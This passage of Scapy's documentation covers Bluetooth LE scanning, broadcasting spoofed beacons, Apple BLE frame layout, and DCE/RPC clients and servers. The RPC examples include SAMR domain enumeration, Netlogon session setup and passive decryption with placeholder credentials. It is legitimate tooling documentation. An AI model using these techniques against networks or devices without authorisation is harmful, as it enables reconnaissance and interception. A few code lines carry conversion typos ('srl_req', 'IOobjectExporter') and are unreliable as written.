###[ HCI Event header ]###
    code= 0xf
    len= 4
###[ Command Status ]###
    status= 1
    number= 2
    opcode= 0x0
```

Receiving all events

To start capturing all events from the HCI device, use `sniff`:

```
>>> pkts = bt.sniff()
(press ^C after a few seconds to stop...)
>>> pkts
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:0>
```

Unless your computer is doing something else with Bluetooth, you'll probably get 0 packets at this point. This is because `sniff` doesn't actually enable any promiscuous mode on the device.

However, this is useful for some other commands that will be explained later on.

Importing and exporting packets

Just like with other protocols, you can save packets for future use in `libpcap` format with `wrpcap`:

```
>>> wrpcap("/tmp/bluetooth.pcap", pkts)
```

And load them up again with `rdpcap`:

```
>>> pkts = rdpcap("/tmp/bluetooth.pcap")
```

9.2.3 Working with Bluetooth Low Energy

Note

This requires a Bluetooth 4.0 or later interface that supports BLE (Bluetooth Low Energy), either as a dedicated LE (Low Energy) chipset or a *dual-mode* LE + BR/EDR chipset (such as an [RTL8723BU](#)).

These instructions only been tested on Linux, and require Scapy v2.4.3 or later. There are bugs in earlier versions which decode packets incorrectly.

These examples presume you have already *opened a HCI socket* (as `bt`).

Discovering nearby devices

Enabling discovery mode

Start active discovery mode with:

```
>>> # type=1: Active scanning mode
>>> bt.sr(
...     HCI_Hdr()/
...     HCI_Command_Hdr()/
...     HCI_Cmd_LE_Set_Scan_Parameters(type=1))
Received 1 packets, got 1 answers, remaining 0 packets

>>> # filter_dups=False: Show duplicate advertising reports, because these
>>> # sometimes contain different data!
>>> bt.sr(
...     HCI_Hdr()/
...     HCI_Command_Hdr()/
...     HCI_Cmd_LE_Set_Scan_Enable(
...         enable=True,
...         filter_dups=False))
Received 1 packets, got 1 answers, remaining 0 packets
```

In the background, there are already HCI events waiting on the socket. You can grab these events with sniff:

```
>>> # The lfilter will drop anything that's not an advertising report.
>>> adverts = bt.sniff(lfilter=lambda p: HCI_LE_Meta_Advertising_Reports in p)
(press ^C after a few seconds to stop...)
>>> adverts
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:101>
```

Once you have the packets, disable discovery mode with:

```
>>> bt.sr(
...     HCI_Hdr()/
...     HCI_Command_Hdr()/
...     HCI_Cmd_LE_Set_Scan_Enable(
...         enable=False))
Begin emission:
Finished sending 1 packets.
...*
Received 4 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:0 Other:1>, <Unanswered: TCP:0 UDP:0 ICMP:0
↳Other:0>)
```

Collecting advertising reports

You can sometimes get multiple `HCI_LE_Meta_Advertising_Report` in a single `HCI_LE_Meta_Advertising_Reports`, and these can also be for different devices!

```
# Rearrange into a generator that returns reports sequentially
from itertools import chain
reports = chain.from_iterable(
    p[HCI_LE_Meta_Advertising_Reports].reports
    for p in adverts)

# Group reports by MAC address (consumes the reports generator)
devices = {}
for report in reports:
    device = devices.setdefault(report.addr, [])
    device.append(report)

# Packet counters
devices_pkts = dict((k, len(v)) for k, v in devices.items())
print(devices_pkts)
# {'xx:xx:xx:xx:xx:xx': 408, 'xx:xx:xx:xx:xx:xx': 2}
```

Filtering advertising reports

```
# Get one packet for each device that broadcasted short UUID 0xfe50 (Google).
# Android devices broadcast this pretty much constantly.
google = {}
for mac, reports in devices.items():
    for report in reports:
        if (EIR_CompleteList16BitServiceUUIDs in report and
            0xfe50 in report[EIR_CompleteList16BitServiceUUIDs].svc_uuids):
            google[mac] = report
            break

# List MAC addresses that sent such a broadcast
print(google.keys())
# dict_keys(['xx:xx:xx:xx:xx:xx', 'xx:xx:xx:xx:xx:xx'])
```

Look at the first broadcast received:

```
>>> for mac, report in google.items():
...     report.show()
...     break
...
###[ Advertising Report ]###
type= conn_und
atype= random
addr= xx:xx:xx:xx:xx:xx
len= 13
\data\
|###[ EIR Header ]###
| len= 2
| type= flags
|###[ Flags ]###
| flags= general_disc_mode
```

(continues on next page)

(continued from previous page)

```

|###[ EIR Header ]###
| len= 3
| type= complete_list_16_bit_svc_uuids
|###[ Complete list of 16-bit service UUIDs ]###
|     svc_uuids= [0xfe50]
|###[ EIR Header ]###
| len= 5
| type= svc_data_16_bit_uuid
|###[ EIR Service Data - 16-bit UUID ]###
|     svc_uuid= 0xfe50
|     data= 'AB'
rssi= -96

```

Setting up advertising

Note

Changing advertisements may not take effect until advertisements have first been *stopped*.

AltBeacon

AltBeacon is a proximity beacon protocol developed by Radius Networks. This example sets up a virtual AltBeacon:

```

# Load the contrib module for AltBeacon
load_contrib('altbeacon')

ab = AltBeacon(
    id1='2f234454-cf6d-4a0f-adf2-f4911ba9ffa6',
    id2=1,
    id3=2,
    tx_power=-59,
)

bt.sr(ab.build_set_advertising_data())

```

Once *advertising has been started*, the beacon may then be detected with **Beacon Locator** (Android).

Note

Beacon Locator v1.2.2 *incorrectly reports the beacon as being an iBeacon*, but the values are otherwise correct.

Eddystone


Eddystone is a proximity beacon protocol developed by Google. This uses an Eddystone-specific service data field.

This example sets up a virtual **Eddystone URL** beacon:

```
# Load the contrib module for Eddystone
load_contrib('eddystone')

# Eddystone_URL.from_url() builds an Eddystone_URL frame for a given URL.
#
# build_set_advertising_data() wraps an Eddystone_Frame into a
# HCI_Cmd_LE_Set_Advertising_Data payload, that can be sent to the BLE
# controller.
bt.sr(Eddystone_URL.from_url(
    'https://scapy.net').build_set_advertising_data())
```

Once *advertising has been started*, the beacon may then be detected with Eddystone Validator or Beacon Locator (Android):



iBeacon

iBeacon is a proximity beacon protocol developed by Apple, which uses their manufacturer-specific data field. *Apple/iBeacon framing* (below) describes this in more detail.

This example sets up a virtual iBeacon:

```
# Load the contrib module for iBeacon
load_contrib('ibeacon')

# Beacon data consists of a UUID, and two 16-bit integers: "major" and
# "minor".
#
# iBeacon sits on top of Apple's BLE protocol.
p = Apple_BLE_Submessage()/IBeacon_Data(
    uuid='fb0b57a2-8228-44cd-913a-94a122ba1206',
```


(continues on next page)

(continued from previous page)

```
major=1, minor=2)

# build_set_advertising_data() wraps an Apple_BLE_Submessage or
# Apple_BLE_Frame into a HCI_Cmd_LE_Set_Advertising_Data payload, that can
# be sent to the BLE controller.
bt.sr(p.build_set_advertising_data())
```

Once *advertising has been started*, the beacon may then be detected with [Beacon Locator](#) (Android):



Starting advertising

```
bt.sr(HCI_Hdr()/
      HCI_Command_Hdr()/
      HCI_Cmd_LE_Set_Advertise_Enable(enable=True))
```

Stopping advertising

```
bt.sr(HCI_Hdr()/
      HCI_Command_Hdr()/
      HCI_Cmd_LE_Set_Advertise_Enable(enable=False))
```

Resources and references

- [16-bit UUIDs for members](#): List of registered UUIDs which appear in EIR_CompleteList16BitServiceUUIDs and EIR_ServiceData16BitUUID.
- [16-bit UUIDs for SDOs](#): List of registered UUIDs which are used by Standards Development Organisations.
- [Company Identifiers](#): List of company IDs, which appear in EIR_Manufacturer_Specific_Data.company_id.
- [Generic Access Profile](#): List of assigned type IDs and links to specification definitions, which appear in EIR_Header.

9.2.4 Apple/iBeacon broadcast frames

Note

This describes the wire format for Apple’s Bluetooth Low Energy advertisements, based on (limited) publicly available information. It is not specific to using Bluetooth on Apple operating systems.

iBeacon is Apple’s proximity beacon protocol. Scapy includes a contrib module, `ibeacon`, for working with Apple’s BLE broadcasts:

```
>>> load_contrib('ibeacon')
```

Setting up advertising for iBeacon (above) describes how to broadcast a simple beacon.

While this module is called `ibeacon`, Apple has other “submessages” which are also advertised within their manufacturer-specific data field, including:

- [AirDrop](#)
- [AirPlay](#)
- [AirPods](#)
- [Handoff](#)
- [Nearby](#)
- [Overflow area](#)

For compatibility with these other broadcasts, Apple BLE frames in Scapy are layered on top of `Apple_BLE_Submessage` and `Apple_BLE_Frame`:

- `HCI_Cmd_LE_Set_Advertising_Data`, `HCI_LE_Meta_Advertising_Report`, `BTLE_ADV_IND`, `BTLE_ADV_NONCONN_IND` or `BTLE_ADV_SCAN_IND` contain one or more...
- `EIR_Hdr`, which may have a payload of one...
- `EIR_Manufacturer_Specific_Data`, which may have a payload of one...
- `Apple_BLE_Frame`, which contains one or more...
- `Apple_BLE_Submessage`, which contains a payload of one...
- `Raw` (if not supported), or `IBeacon_Data`.

This module only presently supports `IBeacon_Data` submessages. Other submessages are decoded as `Raw`.

One might sometimes see multiple submessages in a single broadcast, such as `Handoff` and `Nearby`. This is not mandatory – there are also `Handoff-only` and `Nearby-only` broadcasts.

Inspecting a raw BTLE advertisement frame from an Apple device:

```
p = BTLE(hex_bytes(
    ↪ 'd6be898e4024320cfb574d5a02011a1aff4c000c0e009c6b8f40440f1583ec895148b410050318c0b525b8f7')
    ↪ '))
p.show()
```

Results in the output:

```

####[ BT4LE ]###
    access_addr= 0x8e89bed6
    crc= 0xb8f7d4
####[ BTLE advertising header ]###
    RxAdd= public
    TxAdd= random
    RFU= 0
    PDU_type= ADV_IND
    unused= 0
    Length= 0x24
####[ BTLE ADV_IND ]###
    AdvA= 5a:4d:57:fb:0c:32
    \data\
        |####[ EIR Header ]###
        | len= 2
        | type= flags
        |####[ Flags ]###
        | flags= general_disc_mode+simul_le_br_edr_ctrl+simul_le_br_edr_
↪host
        |####[ EIR Header ]###
        | len= 26
        | type= mfg_specific_data
        |####[ EIR Manufacturer Specific Data ]###
        | company_id= 0x4c
        |####[ Apple BLE broadcast frame ]###
        | \plist\
        | |####[ Apple BLE submessage ]###
        | | subtype= handoff
        | | len= 14
        | |####[ Raw ]###
        | | load= '\x00\x9ck\x8f@D\x0f\x15\x83\xec\x89QH\xb4'
        | |####[ Apple BLE submessage ]###
        | | subtype= nearby
        | | len= 5
        | |####[ Raw ]###
        | | load= '\x03\x18\xc0\xb5%'

```

9.2.5 Using Nordic Semiconductor's nRF Sniffer

Since **Scapy >2.5.0**, Scapy supports [Wireshark's extcap](#) interfaces. You can therefore use your USB nordic bluetooth dongle, provided that you [have installed](#) the Wireshark module properly.

```

>>> load_contrib("nrf_sniffer")
>>> load_extcap()
>>> conf.ifaces
Source      Index  Name                                     Address
nrf_sniffer_ble  100    nRF Sniffer for Bluetooth LE          /dev/ttyUSB0-None
[...]
>>> sniff(iface="/dev/ttyUSB0-None", prn=lambda x: x.summary())
NRFS2_PCAP / NRFS2_Packet / NRF2_Packet_Event / BTLE / BTLE_ADV / BTLE_ADV_IND

```

(continues on next page)

(continued from previous page)

```

NRFS2_PCAP / NRFS2_Packet / NRF2_Packet_Event / BTLE / BTLE_ADV / BTLE_ADV_IND
NRFS2_PCAP / NRFS2_Packet / NRF2_Packet_Event / BTLE / BTLE_ADV / BTLE_ADV_IND
NRFS2_PCAP / NRFS2_Packet / NRF2_Packet_Event / BTLE / BTLE_ADV / BTLE_ADV_
↳NONCONN_IND
NRFS2_PCAP / NRFS2_Packet / NRF2_Packet_Event / BTLE / BTLE_ADV / BTLE_ADV_
↳NONCONN_IND
NRFS2_PCAP / NRFS2_Packet / NRF2_Packet_Event / BTLE / BTLE_ADV / BTLE_ADV_IND

```

9.3 DCE/RPC & [MS-RPCE]

Note

DCE/RPC per [DCE/RPC 1.1](#) with the [\[MS-RPCE\]](#) additions.

Scapy provides support for dissecting and building Microsoft's Windows DCE/RPC calls.

9.3.1 Usage documentation

Terminology

- NDR (and NDR64) are the transfer syntax used by DCE/RPC, i.e. how objects are marshalled and sent over the network
- IDL or Interface Definition Language is “a language for specifying operations (procedures or functions), parameters to these operations, and data types” in context of DCE/RPC

NDR64 and endianness

All packets built with NDR extend the `NDRPacket` class, which adds the arguments `ndr64` and `ndrendian`.

You can therefore specify while dissecting or building packets whether it uses NDR64 or not (**by default: no**), or its endian (**by default: little**)

```
NetrServerReqChallenge_Request(b"\x00...", ndr64=True, ndrendian="big")
```

Dissecting

You can dissect a DCE/RPC packet like any other packet, by calling `ThePacketClass(<bytes>)`. The only difference is, as mentioned above, that there are extra `ndr64` and `ndrendian` arguments.

Note

DCE/RPC is stateful, and requires the dissector to remember which interface is bound, how (negotiation), etc. Scapy therefore provides a `DceRpcSession` session that remembers the context to properly dissect requests and responses.

Here's an example where a pcap (included in the `test/pcaps` folder) containing a [MS-NRPC] exchange is dissected using Scapy:


```

>>> load_layer("msrpce")
>>> bind_layers(TCP, DceRpc, sport=40564) # the DCE/RPC port
>>> bind_layers(TCP, DceRpc, dport=40564)
>>> pkts = sniff(offline='dcerpc_msnrpc.pcapng.gz', session=DceRpcSession)
>>> pkts[6][DceRpc5].show()
###[ DCE/RPC v5 ]###
  rpc_vers   = 5 (connection-oriented)
  rpc_vers_minor = 0
  ptype      = request
  pfc_flags  = PFC_FIRST_FRAG+PFC_LAST_FRAG
  endian     = little
  encoding   = ASCII
  float      = IEEE
  reserved1  = 0
  reserved2  = 0
  frag_len   = 58
  auth_len   = 0
  call_id    = 1
###[ DCE/RPC v5 - Request ]###
  alloc_hint = 0
  cont_id    = 0
  opnum      = 4
###[ NetrServerReqChallenge_Request ]###
  PrimaryName= None
  \ComputerName\
  |###[ NDRConformantArray ]###
  |  max_count = 5
  |  \value      \
  |  |###[ NDRVaryingArray ]###
  |  |  offset    = 0
  |  |  actual_count= 5
  |  |  value     = b'WIN1'
  \ClientChallenge\
  |###[ PNETLOGON_CREDENTIAL ]###
  |  data        = b'12345678'

```

Scapy has opted to not abstract any of the NDR fields (see *Design choices*), allowing to keep access to all lengths, offsets, counts, etc... This allows to put wrong length values anywhere to test implementations.

The catch is that accessing the value of a field is a bit tedious:

```

>>> pkts[6][DceRpc5].ComputerName.value[0].value
b'WIN1'

```

Sometimes, you'll be glad to have access to the size of a ConformantArray. Most times, you won't. All NDRPacket therefore include a `valueof()` function that goes through any array or pointer containers:

```

>>> pkts[6][NetrServerReqChallenge_Request].valueof("ComputerName")
b'WIN1'

```

Warning

Note that DceRpc5 packets are NOT NDRPacket, so you need to call `valueof()` on the NDR payload itself.

Building

If you were to re-build the previous packet exactly as it was dissected, it would look something like this:

```
>>> pkt = NetrServerReqChallenge_Request(
...     ComputerName=NDRConformantArray(max_count=5, value=[
...         NDRVaryingArray(offset=0, actual_count=5, value=b'WIN1')
...     ]),
...     ClientChallenge=PNETLOGON_CREDENTIAL(data=b'12345678'),
...     PrimaryName=None
... )
```

If you don't care about specifying `max_count`, `offset` or `actual_count` manually, you can however also do the following:

```
>>> pkt = NetrServerReqChallenge_Request(
...     ComputerName=b'WIN1',
...     ClientChallenge=PNETLOGON_CREDENTIAL(data=b'12345678'),
...     PrimaryName=None
... )
>>> pkt.show()
###[ NetrServerReqChallenge_Request ]###
PrimaryName= None
\ComputerName\
|###[ NDRConformantArray ]###
|  max_count = None
|  \value      \
|  |###[ NDRVaryingArray ]###
|  |  offset    = 0
|  |  actual_count= None
|  |  value     = 'WIN1'
\ClientChallenge\
|###[ PNETLOGON_CREDENTIAL ]###
|  data       = '12345678'
```

And Scapy will automatically add the `NDRConformantArray`, `NDRVaryingArray`... in the middle.

This applies to `NDRPointers` too ! Skipping it will add a default one with a referent id of `0x200000`. Take `RPC_UNICODE_STRING` for instance:

```
>>> RPC_UNICODE_STRING(Buffer=b"WIN").show2()
###[ RPC_UNICODE_STRING ]###
Length      = 6
MaximumLength= 6
\Buffer      \
|###[ NDRPointer ]###
```

(continues on next page)

(continued from previous page)

```

| referent_id= 0x20000
| \value      \
| |###[ NDRConformantArray ]###
| |   max_count = 3
| |   \value      \
| |   |###[ NDRVaryingArray ]###
| |   |   offset   = 0
| |   |   actual_count= 3
| |   |   value     = 'WIN'

```

9.3.2 Client

Scapy also includes a DCE/RPC client: *DCERPC_Client*.

It provides a bunch of basic DCE/RPC features:

- *connect()*: connect to a host
- *bind()*: bind to a DCE/RPC interface
- *connect_and_bind()*: connect to a host, use the endpoint mapper to find the interface then reconnect to the host on the matching address
- *sr1_req()*: send/receive a DCE/RPC request

To be able to use an interface, it must have been imported. This makes it so that the *register_dcerpc_interface()* function is called, allowing the *DceRpcSession* session to properly understand the bind/alter requests, and match the DCE/RPCs by opcodes.

In the DCE/RPC world, there are several “Transports”. A transport corresponds to the various ways of transporting DCE/RPC. You can have a look at the documentation over [\[MS-RPCE\] 2.1](#). In Scapy, this is implemented in the *DCERPC_Transport* enum, that currently contains:

- *NCACN_IP_TCP*: the interface is reached over IP/TCP, on a port that varies. This port can typically be queried using the endpoint mapper, a DCE/RPC service that is always on port 135.
- *NCACN_NP*: the interface is reached over a named pipe over SMB. This named pipe is typically well-known, or can also be queried using the endpoint mapper (over SMB) on certain cases.

Here’s an example sending a *ServerAlive* over the *IObjectExporter* interface from [\[MS-DCOM\]](#).

```

from scapy.layers.dcerpc import *
from scapy.layers.msrpc.all import *

client = DCERPC_Client(
    DCERPC_Transport.NCACN_IP_TCP,
    ndr64=False,
)
client.connect("192.168.0.100")
client.bind(find_dcerpc_interface("IObjectExporter"))

req = ServerAlive_Request(ndr64=False)
resp = client.sr1_req(req)
resp.show()

```

Here's the same example, but this time asking for *PKT_PRIVACY* (encryption) using NTLMSSP:

```
from scapy.layers.ntlm import *
from scapy.layers.dcerpc import *
from scapy.layers.msrpc.all import *

ssp = NTLMSSP(
    UPN="Administrator",
    PASSWORD="Password1",
)
client = DCERPC_Client(
    DCERPC_Transport.NCACN_IP_TCP,
    auth_level=DCE_C_AUTHN_LEVEL.PKT_PRIVACY,
    ssp=ssp,
    ndr64=False,
)
client.connect("192.168.0.100")
client.bind(find_dcerpc_interface("IOobjectExporter"))

req = ServerAlive_Request(ndr64=False)
resp = client.srl_req(req)
resp.show()
```

Again, but this time using *PKT_INTEGRITY* (signing) using SPNEGOSSP[KerberosSSP]:

```
from scapy.layers.kerberos import *
from scapy.layers.spnego import *
from scapy.layers.dcerpc import *
from scapy.layers.msrpc.all import *

ssp = SPNEGOSSP(
    [
        KerberosSSP(
            UPN="Administrator@domain.local",
            PASSWORD="Password1",
            SPN="host/dc1",
        )
    ]
)
client = DCERPC_Client(
    DCERPC_Transport.NCACN_IP_TCP,
    auth_level=DCE_C_AUTHN_LEVEL.PKT_INTEGRITY,
    ssp=ssp,
    ndr64=False,
)
client.connect("192.168.0.100")
client.bind(find_dcerpc_interface("IOobjectExporter"))

req = ServerAlive_Request(ndr64=False)
resp = client.srl_req(req)
resp.show()
```

Here's a different example, this time connecting over *NCACN_NP* to [\[MS-SAMR\]](#) to enumerate the domains a server is in:

```
from scapy.layers.ntlm import NTLMSSP, MD4le
from scapy.layers.dcerpc import *
from scapy.layers.msrpc.all import *

ssp = NTLMSSP(
    UPN="User",
    HASHNT=MD4le("Password"),
)
client = DCERPC_Client(
    DCERPC_Transport.NCACN_NP,
    ssp=ssp,
    ndr64=False,
)
client.connect("192.168.0.100")
client.open_smbpipe("lsass") # open the \pipe\lsass pipe
client.bind(find_dcerpc_interface("samr"))

# Get Server Handle: call [0] SamrConnect
serverHandle = client.sr1_req(SamrConnect_Request(
    DesiredAccess=(
        0x00000010 # SAM_SERVER_ENUMERATE_DOMAINS
    )
)).ServerHandle

# Enumerate domains: call [6] SamrEnumerateDomainsInSamServer
EnumerationContext = 0
while True:
    resp = client.sr1_req(
        SamrEnumerateDomainsInSamServer_Request(
            ServerHandle=serverHandle,
            EnumerationContext=EnumerationContext,
        )
    )
    # note: there are a lot of sub-structures
    print(resp.valueof("Buffer").valueof("Buffer")[0].valueof("Name").valueof(
        ↪ "Buffer").decode())
    EnumerationContext = resp.EnumerationContext # continue enumeration
    if resp.status == 0: # no domain left to enumerate
        break

client.close()
```

Note

As you can see, we used the *NTLMSSP* security provider in the above connection.

There are extensions to the *DCERPC_Client* class:

- the *NetlogonClient*, worth mentioning because it implements its own *NetlogonSSP*:

```
from scapy.layers.msrpce.msnrpc import *
from scapy.layers.msrpce.raw.ms_nrpc import *

client = NetlogonClient(
    auth_level=DCE_C_AUTHN_LEVEL_PKT_PRIVACY,
    computername="SERVER",
    domainname="DOMAIN",
)
client.connect_and_bind("192.168.0.100")
client.negotiate_sessionkey(bytes.fromhex("77777777777777777777777777777777"))
client.close()
```

- the *DCOM_Client*. More details are available in [DCOM](#)

9.3.3 Server

It is also possible to create your own DCE/RPC server. This takes the form of creating a *DCERPC_Server* class, then serving it over a transport.

This class contains a *answer()* function that is used to register a handler for a Request, such as for instance:

```
from scapy.layers.dcerpc import *
from scapy.layers.msrpce.all import *

class MyRPCServer(DCERPC_Server):
    @DCERPC_Server.answer(NetrWkstaGetInfo_Request)
    def handle_NetrWkstaGetInfo(self, req):
        """
        NetrWkstaGetInfo [MS-SRVS]
        "returns information about the configuration of a workstation."
        """
        return NetrWkstaGetInfo_Response(
            WkstaInfo=NDRUnion(
                tag=100,
                value=LPWKSTA_INFO_100(
                    wk100_platform_id=500, # NT
                    wk100_ver_major=5,
                ),
            ),
            ndr64=self.ndr64,
        )
```

Let's spawn this server, listening on the 12345 port using the *NCACN_IP_TCP* transport.

```
MyRPCServer.spawn(
    DCERPC_Transport.NCACN_IP_TCP,
    port=12345,
)
```

Of course that also works over *NCACN_NP*, with for instance a *NTLMSSP*:

```
from scapy.layers.ntlm import NTLMSSP, MD4le
ssp = NTLMSSP(
    IDENTITIES={
        "User1": MD4le("Password"),
    }
)

MyRPCServer.spawn(
    DCERPC_Transport.NCACN_NP,
    ssp=ssp,
    iface="eth0",
    port=445,
    ndr64=True,
)
```


To start an endpoint mapper (this should be a separate process from your RPC server), you can use the default *DCERPC_Server* as such:

```
from scapy.layers.dcerpc import *
from scapy.layers.msrpc.all import *

DCERPC_Server.spawn(
    DCERPC_Transport.NCACN_IP_TCP,
    iface="eth0",
    port=135,
    portmap={
        find_dcerpc_interface("wkssvc"): 12345,
    },
    ndr64=True,
)
```

9.3.4 Debugging with extended error information (eerr)

To debug a RPC call, you can enable the forwarding of Extended Error Information in Computer Configuration > Administrative Templates > System > Remote Procedure Call on the remote computer.



Once this is done, load EERR in Scapy (in your script) as such:

```
from scapy.layers.msrpc.mseerr import *
```

To enable parsing of the extended error information. Those information will provide a more in-depth stack trace of errors, if available.

9.3.5 Passive sniffing

If you're doing passive sniffing of a DCE/RPC session, you can instruct Scapy to still use its DCE/RPC session in order to check the INTEGRITY and decrypt (if PRIVACY is used) the packets.

```
from scapy.all import *

# Bind DCE/RPC port
bind_bottom_up(TCP, DceRpc5, dport=12345)
bind_bottom_up(TCP, DceRpc5, dport=12345)

# Enable passive DCE/RPC session
conf.dcerpc_session_enable = True

# Define SSPs that can be used for decryption / verify
conf.winssps_passive = [
    SPNEGOSSP([
        NTLMSSP(
            IDENTITIES={
                "User1": MD4le("Password1!"),
            },
        ),
    ]),
]

# Sniff
```

(continues on next page)

(continued from previous page)

```
pkts = sniff(offline="dcerpc_exchange.pcapng", session=TCPSession)
pkts.show()
```

Warning

NTLM, KerberosSSP and SPNEGOSSP are currently supported. NetlogonSSP is still unsupported.

9.3.6 Define custom packets

TODO: Add documentation on how to define NDR packets.

9.3.7 Design choices

NDR is a rather complex encoding. For instance, there are multiple types of arrays:

- fixed arrays
- conformant arrays
- varying arrays
- conformant varying arrays

All of which have slightly different representations on the network, but generally speaking it can look like this:




Figure 14-15 Uni-dimensional Conformant and Varying Array Representation

Those lengths are mostly computable, but this raises the question of: **what should Scapy report to the user?**.

Some implementations (like `impacket`'s), have chosen to abstract the lengths, offsets, etc. and hide it to the user. This has the big advantage that it makes packets much easier to build, but has the inconvenience that it is in fact hiding part of the information contained in the packet, which really is against Scapy's philosophy.

The same happens when encoding pointers, which looks something like this:

